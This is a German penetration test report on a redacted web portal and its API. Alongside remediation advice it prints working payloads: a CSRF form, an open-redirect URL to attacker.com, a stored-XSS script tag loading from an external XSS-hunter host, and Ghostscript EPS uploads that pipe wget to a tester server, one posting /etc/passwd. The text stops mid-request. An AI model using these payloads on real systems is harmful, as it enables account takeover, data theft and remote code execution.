Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de

Penetrationstest von REDACTED.com

Damian Schwyrz, Bsc.

Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de

Inhaltsverzeichnis

Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de

Einführung

“We XXXXX free XXXXXX. Discover XXXXXX and find XXXXXXX XXXXX XXXXX.”

Quelle: https://www.REDACTED.com

Dieser Bericht gibt die während eines Penetrationstests gefundenen Sicherheitslücken innerhalb des Portals “REDACTED.com” wieder.

Der Scope des Tests wurde relativ schnell auf drei Domains eingegrenzt nachdem diverse Subdomains und Systeme, die mit Hilfe spezieller Tools als Vorbereitung gefunden wurden, explizit ausgeschlossen wurden, indem die DNS Einträge dieser Domains entfernt wurden. Primär sollten beide Seiten im Rahmen eines Black Box Penetrationstests untersucht werden. Der gesamte Quellcode wurde nicht zur Verfügung gestellt - lediglich kleine Ausschnitte wurden während des Tests geteilt. Zum Testen wurde die Entwicklungsumgebung des Unternehmens verwendet.

Als zeitlicher Rahmen wurden zu Beginn 16 Stunden zur Verfügung gestellt, die je nach Bedarf erhöht werden. Der Auftraggeber wünschte sich außerdem ein Vorgehen, wie man es aus sogenannten Bug Bounty Programmen kennt.

Der Test beider Seiten fand zwischen dem 27.11.2018 und 28.11.2018 statt. Während dieser Zeit wurde der Geschäftsführer/Entwickler über den Stand unterrichtet. Hin und wieder mussten während des Tests Probleme auf der Entwicklungsumgebung seitens der Entwickler behoben werden, um alle Funktionen testen zu können.

Insgesamt konnten während des Tests 9 Probleme gefunden werden. In den folgenden Abschnitten wird näher auf den Scope, die Methodik und auf die gefundenen Probleme eingegangen. Der Bericht wird mit einem kurzen Fazit zum Penetrationstest beendet.

Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de

Scope

Grob zusammengefasst war die Seite an sich sowie das zugehörige API im Scope des Penetrationstests.

www.REDACTED.com

Hierbei handelt es sich um die Hauptseite von REDACTED, einer Eigenentwicklung auf Basis von PHP. Getestet wurde - um den Betrieb nicht zu stören - auf **dev.REDACTED.com**, der zur Seite gehörenden Entwicklungsumgebung.

api.REDACTED.com

Sowohl das Frontend der Website als auch die App (die nicht Bestandteil des Penetrationstests war) kommunizieren über ein API mit dem Backend. Auch dieses basiert zum Großteil auf PHP und auch hier konnte auf einer Entwicklungsumgebung (**dev-api.REDACTED.com**) die Endpoints des API getestet werden.

control.REDACTED.com

Das Admin Interface befindet sich auf dieser Subdomain, die dem Tester nicht zugänglich war - da die Domain durch eine .htaccess geschützt ist. Dem Tester wurden die Zugangsdaten dazu bzw. zur ebenfalls vorhandenen Entwicklungsumgebung unter **dev-control.REDACTED.com** nicht zur Verfügung gestellt. Entsprechend gilt diese Subdomain eher als Sekundärziel.

Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de

Methodik

Da die Aufgabe unter anderem einen realistischen Angriff auf beide Systeme umfasste, wie man es aus Bug Bounty Programmen kennt, wurden alle IP-Adressen und Subdomains der drei genannten Systeme zur Verfügung gestellt und mit Hilfe von Programmen, wie "massscan" und nmap gescannt, um u.a. offene Ports zu finden, auf denen ggf. interessante Dienste laufen. Hierbei wurden nur die offenen Ports 80 und 443 gefunden - alle anderen Ports sind zum Zeitpunkt des Tests geschlossen gewesen.

Mit Hilfe von "Dirsearch" und eigenen Wortlisten sowie öffentlichen Wortlisten (u.a. SecLists) wurde nach "vergessenen Dateien" auf allen drei Domains gesucht - dies entspricht ebenfalls dem Vorgehen, dass man aus der "Reconnaissance-Phase" von "Penetrationstests" im Rahmen von Bug Bounty Programmen kennt.

Anschließend folgte ein Black Box Test. Hierbei sollte der realistische Fall eines Hackerangriffs simuliert werden. Interessante Stellen im GUI, die einem Angreifer zugänglich wären, wurden mit Burp Suite Professional sowohl manuell als auch automatisiert getestet. Auch alle vom Auftraggeber dokumentierten Endpoints des API wurden auf diese Art getestet. In Summe gibt es mehr als 70 Endpoints, deren Test den zur Verfügung gestellten Rahmen gesprengt hätte. Entsprechend wurden die Endpoints nach Priorität vom Auftraggeber geordnet und in dieser Reihenfolge getestet.

Sowohl die Endpoints des API als auch die Web Routes teilen sich im Wesentlichen die Funktionalität des Quellcodes, so dass man große Teile des API bereits mit dem Test des Webinterfaces abdecken konnte.

Während des Tests wurden einige wenige Teile (5 PHP Dateien) des Quellcodes mit dem Tester geteilt. Dies erfolgte initial, damit der Tester einen Einblick in die Art und Weise hat, wie der Entwickler Programmcode schreibt. Sofern in den Dateien etwas aufgefallen ist - auch theoretisch problematische Stellen - wurden diese dem Entwickler als Probleme gemeldet.

Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de

Allgemeine Empfehlungen

Während des Tests sind einige aktuell nicht kritische Probleme aufgefallen - vor allem auf Server-Ebene - die der Auftraggeber mit wenig Aufwand beheben könnte und damit die allgemeine Sicherheit deutlich steigern könnte. Diese sollen im Rahmen der allgemeinen Empfehlungen, teilweise an konkreten Beispielen in diesem Abschnitt aufgezeigt werden.

1. HTTP Security Headers

Aufgefallen ist, dass keine der Seiten gängige HTTP Security Header verwendet. Diese Header unterbinden diverse Angriffe, in denen der Browser eine wichtige Rolle spielt. Das Implementieren ist einfach, es gibt im Grunde keine Nachteile. Weitere Informationen sind problemlos via Google zu finden. Empfehlungen:

- **X-Frame-Options**: Dieser Header definiert, ob die eigene Seite geframed werden darf. Unter anderem werden damit Clickjacking-Angriffe unterbunden. Man kann den Wert des Headers auf SAMEORIGIN stellen. Das erlaubt das Einbinden innerhalb eines frame, iframe oder object nur, wenn beide Seiten von der selben Quellseite stammen. Für REDACTED.com wäre auch DENY geeignet, da dem Tester an keiner Stelle iframes o.ä. aufgefallen sind.
- **X-Content-Type-Options**: Mit Hilfe dieses Headers lässt sich MIME Sniffing unterbinden, was oft zu XSS Angriffen führen kann. NOSNIFF ist die Einstellung, die zu verwenden wäre.
- **X-XSS-Protection:** Mit der Einstellung “1; mode=block” lässt sich der interne XSS Auditor von modernen Browsern, wie etwa Chrome, Internet Explorer oder Safari, in neuen Versionen aktivieren. Damit werden Reflected XSS sehr effektiv unterbunden.
- **Strict-Transport-Security:** Mit Hilfe dieses Headers zwingt man Browser eine Verbindung mit dem Server nur dann aufzubauen, wenn diese via SSL stattfindet. Man-in-the-Middle-Angriffe können damit enorm erschwert werden.

2. Content Security Policy

Im Rahmen des Tests wurden u.a. XSS gefunden. XSS werden in der Regel so ausgenutzt, dass z.B. Session-Daten an fremde Server übertragen werden. Dies lässt sich mit der Implementierung der sogenannten Content Security Policy effektiv verhindern, indem man für bestimmte Typen von Assets und Ressourcen aktiv Regeln definiert. An der Stelle sei die folgende Seite erwähnt, die das Thema ausführlich beleuchtet:
https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de

Die Implementierung von CSP scheitert oft an verwendeten Drittanbieter-Scripten für Assets oder Werbescripten, die aktiv freigeschaltet werden müssen. Allgemein ist die CSP aber eine gute Ergänzung, wenn man ein Sicherheitskonzept - vor allem für Websites und Webapps - aufbaut.

3. Passwort-Felder mit autocomplete

Auf der Hauptseite gibt es ein Login-Feld, dessen autocomplete-Funktion aktiviert ist. Die Zugangsdaten werden in so einem Fall auf dem Computer des Nutzers gespeichert und vom Browser ausgelesen und automatisch eingefügt. Dieses Verhalten mag praktisch sein, sorgt aber dafür, dass unter bestimmten Bedingungen (XSS Angriffe, Zugriff auf Software auf dem Rechner, …) ein Angreifer die Daten des Nutzers auslesen kann. Dieses Verhalten lässt sich schnell unterbinden, indem man dem Login-Feld **autocomplete="off"** mitgibt.

4. Veraltete jQuery Version

Die Seite setzt jQuery in Version **1.12.2.min** ein. Diese Version hat eine bekannte Sicherheitslücke, die ausgenutzt werden kann, wenn die verwundbare Funktion verwendet wird. Das ist bei REDACTED.com nicht der Fall. Entsprechend ist der Hinweis auf die alte Version von jQuery nur in den Empfehlungen.

5. Session ID wird via GET übertragen

Oft wird - vor allem bei autorisierten GET Requests in der API (an einigen Stellen auch innerhalb des Webinterfaces) die valide Session ID im session_id GET Parameter übertragen. Das ist ansich keine Sicherheitslücke, kann aber schnell zu einem Problem werden, nämlich dann, wenn die URL mit der validen Session über den HTTP Referer an eine andere Seite übertragen wird. Beispielsweise wenn an irgendeiner Stelle der Seite oder der App der Nutzer einen Link auf eine externe Seite anklickt. In so einem Fall - wenn die letzte URL eine URL mit der Session ID war - landet diese URL in den Logs der externen Seite und kann dazu verwendet werden, sich in den Account auf REDACTED.com einzuloggen.

Vor allem in Apps lassen sich Token dieser Art problemlos innerhalb der HTTP Header platzieren. Hier wäre Bearer Token oder JSON Web Token ggf. ebenfalls eine deutlich bessere und sichere Implementierung!

6. Fehler 500 (ohne Sicherheitslücke)

Während des Tests ist eine php-Datei aufgefallen, die an einer interessanten Stelle einen HTTP 500 Fehler auswirkt. Der dazu verwendete Parameter nennt sich “page” und die

Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de

reguläre Funktionsweise dieses Parameters impliziert, dass man es hier ggf. mit einer Local File Inclusion zu tun hat. Während des Tests konnte diese Stelle aber nicht aktiv ausgenutzt werden. Da die Zeit für diesen Penetrationstest mit 16 Stunden recht gering ausfällt, konnte nicht überproportional viel Zeit für die Analyse dieses Parameters aufgewendet werden, weshalb sie nur in den Empfehlungen auftaucht. Die Entwickler sollten sich diesen Parameter genauer anschauen.

Ein valider erfolgreicher Request (Response: HTTP 200) sieht so aus:

GET /plain.php?lang=de&tabs=1&page=privacy HTTP/1.1

Der problematische Fall, potentiell gefährliche (Response: HTTP 500):

GET /plain.php?lang=de&tabs=1&page=/ HTTP/1.1

Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de

Gefundene Sicherheitslücken

Im Folgenden werden die gefundenen Sicherheitslücken beschrieben. Die Reihenfolge ist chronologisch und nicht nach Impact sortiert. Letzteres kann dem Inhalt der eckigen Klammern entnommen werden.

1. Fehlende CSRF Token erlauben Accountübernahme [Medium]

Die Website verwendet an keiner Stelle CSRF Token. Die valide Session wird im Cookie PHPSESSID gespeichert, entsprechend einfach ist es Daten von eingeloggten Nutzern zu ändern, wenn sich diese auf einer anderen Seite bewegen. Ein simpler CSRF PoC Code wäre der folgende:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://dev.REDACTED.com/settings/email" method="POST">
      <input type="hidden" name="mail" value="xxx&#43;col12&#64;gmail&#46;com"
/>
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Code dieser Art ändert die E-Mail-Adresse des Nutzers. Daraufhin bekommt diese neue E-Mail-Adresse den Bestätigungscode, kann sich bestätigen und anschließend den Account zurücksetzen.

2. Fehlender Brute-Force-Schutz in den Login-Formularen [Medium]

Die Formulare - allen voran das Login-Formular sowie die Registrierfunktion - haben keinen effektiven Brute Force Schutz. Man kann so lange Passwörter ausprobieren, bis man Glück hat. Dass zum Login nicht die E-Mail-Adresse benötigt wird, sondern der Nutzername, der für jeden Nutzer sofort einsehbar ist, erleichtert den Angriff. Besonders einfach gelingt ein Brute Force Angriff über den Endpoint im API (/v1/login).


Als simples Beispiel wurde das Passwort des Nutzers “felix99999” mit Hilfe einer einfachen Wortliste angegriffen. Dieser Nutzer ist im Vorfeld vom Auftraggeber zu Testzwecken angelegt worden und in der API Referenz vermerkt. Die Erkennung, ob ein valides Passwort

Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de

gefunden wird, basiert auf der Response des API, die u.a. im erfolgreichen Fall “success:true” (samt session_id) ausgibt.

Den erfolgreichen Login via API sieht man im Folgenden:

Nach dem 7. Zugriff konnte Burp Intruder einen Erfolg melden. Wichtiger ist allerdings, dass der Angriff solange weiter ging, bis die Wortliste abgearbeitet war (207 Requests) und nicht unterbunden wurde:



Request	Payload	Status	Error	Timeout	Length	"su...
7	123123	200	☐	☐	707	☑
207	casper	200	☐	☐	329	☐
206	qwertyui	200	☐	☐	329	☐
205	tennis	200	☐	☐	329	☐
204	canada	200	☐	☐	329	☐
203	jordan23	200	☐	☐	329	☐
202	november	200	☐	☐	329	☐
201	slipknot	200	☐	☐	329	☐
200	system	200	☐	☐	329	☐
199	333333	200	☐	☐	329	☐

Moderne Webapplikationen erlauben maximal 5-10 fehlerhafte Logins und sperren die jeweilige IP von zukünftigen Login-Versuchen für eine gewisse Zeit aus. Hierbei ist das sichere Implementieren dieser Sperre zu beachten - eine Implementierung als Session-Variable ist unsicher, weil man die Session problemlos über das Cookie


Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de

PHPSESSID löschen kann. Es empfiehlt sich die IP mit der Anzahl fehlerhafter Logins in einer Datenbank oder einem Key-Value-Store, wie Redis, zu speichern.

3. Öffentliches SVN Repository und IDE-Dateien erlauben Einblick in die Codestruktur [Medium]

Der Entwickler arbeitet mit Subversion. Das Repo hierzu wurde sowohl auf die Entwickler- als auch Produktionsseite hochgeladen und konnte problemlos mit Hilfe der bekannten seclists Wortlisten und einem Tool, wie Dirsearch, gefunden werden. Ein Angreifer kann im Anschluss die so gefundene /.svn/wc.db Datei über ein SVN Tool seiner Wahl importieren und meist sogar den gesamten Code einsehen. In diesem Fall war das nicht möglich, weil eine Loginabfrage das Beziehen des aktuellen Codes verhindert hat. Die Datei- und Ordnerstruktur der Seite konnte trotzdem eingesehen werden. Das erlaubt das Finden unsichtbarer Dateien, die man angreifen könnte (worauf verzichtet wurde).

Beispiel für so gefundene Dateien:



Neben dem SVN Repository lassen sich diverse IDE-Dateien finden, die zu PHPStorm gehören. Diese Dateien können einem Angreifer ebenfalls dazu dienen, Insights zu einem System zu erlangen. Einige Beispiele wären:

Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de

https://www.REDACTED.com/.idea/workspace.xml
https://www.REDACTED.com/.idea/misc.xml
https://www.REDACTED.com/.idea/modules.xml
https://www.REDACTED.com/dev_xxxxxxxxxxxxxx.iml

4. Open Redirect Bypass [Low]

Innerhalb der Web Route /login existiert der GET-Parameter “redirect”. Dieser dient dazu, einen Nutzer nach erfolgreichem Login auf die interne Zielseite zu leiten. Dieser Parameter ist seitens der Entwickler insofern geschützt worden, als dass geprüft wird, ob das erste Zeichen ein “/” ist, was impliziert, dass der Nutzer intern umgeleitet werden soll - ein gewünschtes Verhalten.

Eine valide Route sieht so aus:

GET /login?redirect=/faces HTTP/1.1

Der folgende GET Request würde nicht funktionieren, da das erste Zeichen kein “/” ist:

GET /login?redirect=http://attacker.com HTTP/1.1

Jedoch endet die Prüfung an dieser Stelle. Diesen Umstand kann man über doppelte “/”-Zeichen ausnutzen. Der folgende Zugriff würde den Nutzer auf eine vom Angreifer kontrollierte Seite umleiten:

GET /login?redirect=//attacker.com HTTP/1.1

5. Login ohne bestätigten Account möglich [Low]

Über den Endpoint “/v1/register” kann sich ein Gast via App registrieren. Stimmen seine Daten, muss er seine E-Mail nur noch bestätigen. Die Response eines solchen Requests sieht folgendermaßen aus:

{"success":true,"failture":[],"response":{**"session_id":"dee7b31bc59c7cb49054f2e8eddxxxx"**,"self":{"id":"10787778","username":"damianpentest3","country":"DE","city":"Erfurt","lat":"50.984768","lon":"11.029880","gender":"MALE","orientation":"HETERO","target_gender":"FEMALE","birthday":"2001-02-08","bodyheight":"170","info":"","age":"17","lastlogin_time":"2018-11-28 16:37:34","visits":"0","activated":"0","verified":"0","ghost":"0","profil_pic":null,"mail":"xxx@gmail.com"}},"version":1600382}

Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de

An der dick markierten Stelle sieht man eine valide Session für den Nutzer, der noch nicht bestätigt ist. Ein Angreifer kann diesen Session-Wert in seinen PHPSESSID Cookie kopieren und ist eingeloggt (über die Website). Zwar funktionieren dann diverse Funktionen nicht, es ist aber Möglich auf Profile anderer Nutzer zuzugreifen und vor allem auf die Upload-Funktion der Chatfunktion. Zwar ist das Schreiben einer Nachricht nicht möglich (auch das Schicken eines Bildes funktioniert nicht) - das Bild wird aber im Hintergrund hochgeladen, was das eigentliche Problem ist. Siehe hierzu Abschnitt 7.1. unter “Gefundene Sicherheitslücken”.

Der Tester geht davon aus, dass dieses Verhalten so gewollt ist und dazu führt, dass der Endnutzer die App begrenzt nutzen kann.

6. Stored XSS im Chat [High]

Die Nachrichten, die sich Nutzer innerhalb des Chats schicken, werden ungefiltert wiedergegeben. Das erlaubt ebenfalls das Verschicken von Nachrichten in Form von HTML Code. Dieser werden sowohl beim Versender als auch Empfänger gerendert, was einer Stored XSS gleicht.

Während des Tests wurde von einem Testaccount an einen anderen Testaccount die folgende Nachricht verschickt:

Hi<script src=https://damian89.xss.ht></script>

Hierbei wurde zum Testen der Dienst XSS Hunter verwendet. Dieser konnte auf beiden Seiten (Sender, Empfänger) das Ausführen des Javascript-Codes melden. Dabei wurden die Cookies des Empfängers geklaut, ein Screenshot der Seite gemacht, der Quellcode, die IP des Opfers etc. pp. an den Angreifer geschickt.

Hiermit wäre das Übernehmen eines Accounts von jedem Chatpartner problemlos möglich.

Screenshot eines alert(document.cookie), das innerhalb des Chatfensters ausgeführt wurde:

Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de

7. Remote Code Execution in diversen Upload Funktionen [Critical]

Innerhalb der Seite und des API gibt es einige Stellen über die ein Nutzer Dateien - vor allem Bilder - hochladen kann. Da der Tester es hier mit einer PHP Anwendung zu tun hat, liegt nahe, dass ImageMagick oder GD bzw. deren PHP Wrapperfunktionen verwendet werden. Die bildverarbeitenden Funktionen bzw. die eigentlich genutzte Software (beispielsweise GDLib oder ImageMagick) neigen dazu verwundbar zu sein - siehe hierzu “ImageTragick” und CVE-2017-8291.

An zwei Stellen wurden Remote Command Execution-Lücken gefunden, deren Basis die Verarbeitung von Ghostscript-Dateien ist (CVE-2017-8291)

Vermutlich verwendet der Server eine veraltete ImageMagick- und/oder Ghostscript-Bibliothek.

7.1. Web: RCE via Chatfenster (Bilderupload)

Schickt man einen manipulierten Request an den Server, wird dieser ausgeführt. Exemplarisch sieht man im Folgenden so einen Request. Unnötige Header wurden zwecks Übersicht entfernt:

```
POST /ajax.php HTTP/1.1
Host: dev.REDACTED.com
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------265001916915724
Content-Length: 702
Connection: close
Cookie: PHPSESSID=0jjjkbndn708nbaqhjxxxxx

-----------------------------265001916915724
Content-Disposition: form-data; name="action"

sendMessage
-----------------------------265001916915724
Content-Disposition: form-data; name="token"

4e1d564ebac41f8a1fb803650956d07f77cd966e
-----------------------------265001916915724
Content-Disposition: form-data; name="receiver"

10787776
-----------------------------265001916915724
Content-Disposition: form-data; name="file"; filename="DwldRVSEGsSleep6bfY.eps"
```

Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de

```
Content-Type: image/jpeg

%!PS
userdict /setpagedevice undef
legal
{ null restore } stopped { pop } if
legal
mark /OutputFile (%pipe%wget xxxxx:8089) currentdevice putdeviceprops
----------------------------265001916915724--
```

Von Interesse ist der fett markierte Linux-Befehl, der einen GET Befehl an den Testserver des Testers schickt. Das Interessante hierbei ist, dass nicht jeder Request erfolgreich ist. Der Grund hierfür lässt sich ohne Quellcode schwer beurteilen. Es liegt aber die Vermutung nahe, dass irgendwo im Backend die hochgeladenen Dateien verarbeitet werden - mal geschieht das sehr schnell, mal deutlich verzögert. Mit Hilfe von z.B. Burp Intruder oder Burp Repeater lassen sich die identischen Requests schnell hintereinander schicken. Etwa jeder 5. bis 10. Requests bekommt eine HTTP 500-Antwort, die zeigt, dass etwas schief gelaufen ist. Parallel sieht der Tester Folgendes auf seinem Testserver (es wird ein simpler Python Server verwendet, der auf Port 8089 alle Anfragen beantwortet und entgegennimmt):


Die gezeigte IP Adresse lässt sich dem Auftraggeber zuordnen. Um den Angriff zu verdeutlichen wurde der oben gezeigte Linux Befehl insofern erweitert, als dass er via POST den Inhalt der /etc/passwd an den Angreifer schickt.

```
----------------------------265001916915724
Content-Disposition: form-data; name="file"; filename="DwldRVSEGsSleep6bfY.eps"
Content-Type: image/jpeg

%!PS
userdict /setpagedevice undef
legal
{ null restore } stopped { pop } if
legal
mark /OutputFile (%pipe%wget --post-file /etc/passwd XXXXXXXX:8089) currentdevice
putdeviceprops
----------------------------265001916915724--
```

Das Ergebnis erscheint nun prompt im netcat Listener:

Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de



Der Angreife kann beliebige Befehle auf dem Amazon AWS/EC2-Server ausführen. Hierbei wäre zu erwähnen, dass man vermutlich das interne Metadata API von AWS erreichen kann und sich über die bekannten Endpoints die Secret-Keys zur AWS Instanz ausgeben lassen kann.

7.2. API: RCE via /v1/addPicture

Hier funktioniert es sehr ähnlich. Die Daten werden aber über php://input vom Server entgegengenommen und via base64_decode dekodiert. Anschließend müssen sie in ImageMagick o.ä. weiterverarbeitet werden.

Der dazugehörige Request sieht folgendermaßen aus - auch hier wurden unwichtige HTTP Header entfernt:

```
POST /v1/addPicture?session_id=7c2cb926112a0d758f7f9xxxxx HTTP/1.1
Host: dev-api.REDACTED.com
```

Damian Schwyrz
Heinsestraße 42
D 13456 Berlin
damianschwyrz.de · mail@damianschwyr.de

```
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 216

JSFQUwp1c2VyZGljdCAvc2V0cGFnZWRldmljZSB1bmRlZgpsZWdhbAp7IG51bGwgcmVzdG
9yZSB9IHN0b3BwZWQgeyBwb3AgfSBpZgpsZWdhbAptYXJrIC9PdXRwdXRGaWxlICglcGl
wZSV3Z2V0IHh4eHh4eHh4OjgwODgpIGN1cnJlbnRkZXZpY2UgcHV0ZGV2aWNlcHJvcHM
=
```

Der gezeigte base64-String entspricht etwa dem gleichen Payload, wie unter 7.1. zu sehen. Auch hier ist es also ein GhostScript Code, der für die RCE verantwortlich ist.

7.3. API: RCE via /v1/addVerification

Die letzte Stelle ist der API-Endpoint, der für die Verifikation der Nutzer via App verantwortlich zu sein scheint. Auch hier gibt es ähnliches Verhalten.

```
POST /v1/addVerification?session_id=dee7b31bc59c7cb49054f2exxxxx HTTP/1.1
Host: dev-api.REDACTED.com
Connection: close
